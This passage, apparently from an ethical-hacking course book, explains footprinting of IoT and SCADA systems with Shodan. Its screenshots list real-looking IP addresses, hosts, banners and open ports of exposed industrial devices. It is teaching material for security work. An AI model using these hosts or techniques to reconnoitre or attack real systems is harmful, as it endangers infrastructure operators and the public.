
Figure 2.10: Screenshot of the FTP search engine NAPALM FTP Indexer showing search results for “microsoft”

- **Gathering Information from IoT Search Engines**

  Internet of Things (IoT) search engines crawl the Internet for IoT devices that are publicly accessible. Through a basic search on these search engines, an attacker can gain control of Supervisory Control and Data Acquisition (SCADA) systems, traffic control systems, Internet-connected household appliances, industrial appliances, CCTV cameras, etc. Many of these IoT devices are unsecured, i.e., they are without passwords or they use the default credentials, which can be exploited easily by attackers.

With the help of IoT search engines such as Shodan, Censys, and Thingful, attackers can obtain information such as the manufacturer details, geographical location, IP address, hostname, and open ports of the target IoT device. Using this information, the attacker can establish a back door to the IoT devices and gain access to them to launch further attacks.

As shown in the screenshot, attackers can use Shodan to find all the IoT devices of the target organization that are having open ports and services.



New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

TOTAL RESULTS
1,841

TOP COUNTRIES

Switzerland	813
Belgium	197
United States	110
Russian Federation	95
India	51
More...	

TOP PORTS

80	387
443	116
9000	90
8081	88
50000	82
More...	

TOP ORGANIZATIONS

Swisscom (Schweiz) AG	800
Orange Belgium SA	196
Linode	83
Softline Trade JSC	65
DNA Oyj	29
More...	

TOP PRODUCTS

Remote Desktop Protocol	71
Microsoft RPC Endpoint Mapper	30
MS-SQL Server	19

217.145.94.14
UNNAMED.Varna.Net
Varna Net OLEG zone
Bulgaria, Varna
2022-03-07T11:26:17.966447

```
220 scada FTP server (Version 6.4/OpenBSD/Linux-ftpd-0.17) ready.
530 Login incorrect.
214- The following commands are recognized (* =>'s unimplemented).
   USER    PORT    MODE    MSND*   REST    XCWD    HELP    PWD     MDTM
   PASS    PASV    RETR    MSOM*   RNFR    LIST    NOOP    XPWD
   ...
```

101.53.156.195
e2e-56-195.ssdcloudindia.net
E2E Networks Private Limited
India, Mumbai
2022-03-07T11:17:37.964734

```
Kafka Broker

Topics:
    odbc-historical-605ae9bed16552ab96896b37
    odbc-historical-60deda1e0e8cb811066f390c
    OPCWMSMFMDATA
    testArray
    opcRawData
    OPCRAWDATASTAGE1
    odbc-historical-5fca647ed566af1db7af3e45
    _confluent-ksql-default__command_topic
    _confluent-ksql-default_q...
```


- setup
85.10.81.53
Orange Belgium SA
Belgium, Antwerpen
2022-03-07T11:04:23.770759

```
HTTP/1.1 200 OK
Server: CirCarLife Scada v4.2.3
Connection: keep-alive
Date:Mon, 7 Mar 2022 11:4:22 GMT
Content-Length: 8289
Cache-control: no-cache
Pragma: no-cache
Last-Modified:Fri, 6 Feb 2135 6:28:15 GMT
Expires:Mon, 7 Mar 2022 23:4:22 GMT
```

BAS SCADA
77.78.199.31
cable-77-78-199-31.static.telemach.ba
Telemach BH
Bosnia and Herzegovina, Sarajevo
2022-03-07T11:01:54.009536

```
HTTP/1.1 200 OK
Server: BAS SCADA Service HTTPserv:00001
Date: Mon, 07 Mar 2022 11:01:52 GMT
Access-Control-Allow-Origin: *
Cache-Control: no-cache, max-age=0, must-revalidate
Pragma: no-cache
Expires: -1
Connection: close
Content-Type: text/html
Content-Length: 879
Last-Modified: Tue, ...
```

Figure 2.11: Screenshot of Shodan showing search results for SCADA devices


217.145.94.14
shodan.io/host/217.145.94.14
Shodan
Maps
Images
Monitor
Developer
More...
SHODAN
Explore
Pricing
Search...
Login
Varna
217.145.94.14
Regular View
Raw Data
History
© OpenMapTiles Satellite | © MapTiler © OpenStreetMap contributors
// LAST SEEN: 2022-03-07

General Information

Hostnames [redacted]

Domains [redacted]

Country **Bulgaria**

City **Varna**

Organization [redacted]

ISP [redacted]

ASN [redacted]

Open **Ports**

21 22 3389

// **21** / TCP

-1549764958 | 2022-03-07T11:26:17.966447

```
220 scada FTP server (Version 6.4/OpenBSD/Linux-ftpd-0.17) ready.
530 Login incorrect.
214- The following commands are recognized (* =>'s unimplemented).
   USER    PORT    MODE    MSND*   REST    XCWD    HELP    PWD     MDTM
   PASS    PASV    RETR    MSOM*   RNFR    LIST    NOOP    XPWD
   ACCT*   EPRT    STOR    MSAM*   RNTO    NLST    MKD     CDUP
   SMNT*   EPSV    APPE    MRSQ*   ABOR    SITE    XMKD    XCUP
   REIN*   TYPE    MLFL*   MRCP*   DELE    SYST    RMD     STOU
   QUIT    STRU    MAIL*   ALLO    CWD     STAT    XRMD    SIZE
214 Direct comments to ftp-bugs@scada.
500 'FEAT': command not understood.
```

// **22** / TCP

-59524127 | 2022-03-04T13:13:16.121207

OpenSSH 6.0p1 Debian 4+deb7u2

```
SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQD4R++h4kwrr020m6M3KJ71PcnxjxQWEOY9dYRNuYhlyYz5
JJlokooxC+5X1zWrO3pKIKZu2lp5LoTdTghh8BngjBx9qkOr+3baC1eCBKuHMi6hdP7KEZ0W2SUu
qB3CbOWyWagk6XaeK5ZdVW7ZQxX/6p8cTnQoFBRL36/4AV09IkmaK8ho0W8eCanIAP/ETWBMthG/
MATSKKYLvXvZCGeec8X1GDtvQ9QmfS7Uk4fQZvQEa9tRzphIy0EkJCtJv3toSyK6S9JvzJIpS/vV
tOnOR8szlTjiPJxAxsC2luK+ZcjJusFdnRtOO8B2nGsZtHT08YggQqVMovng4kPS8YQf
```

Figure 2.12: Screenshot of Shodan showing open ports and services of a SCADA system

LO#03: Demonstrate Footprinting through Web Services

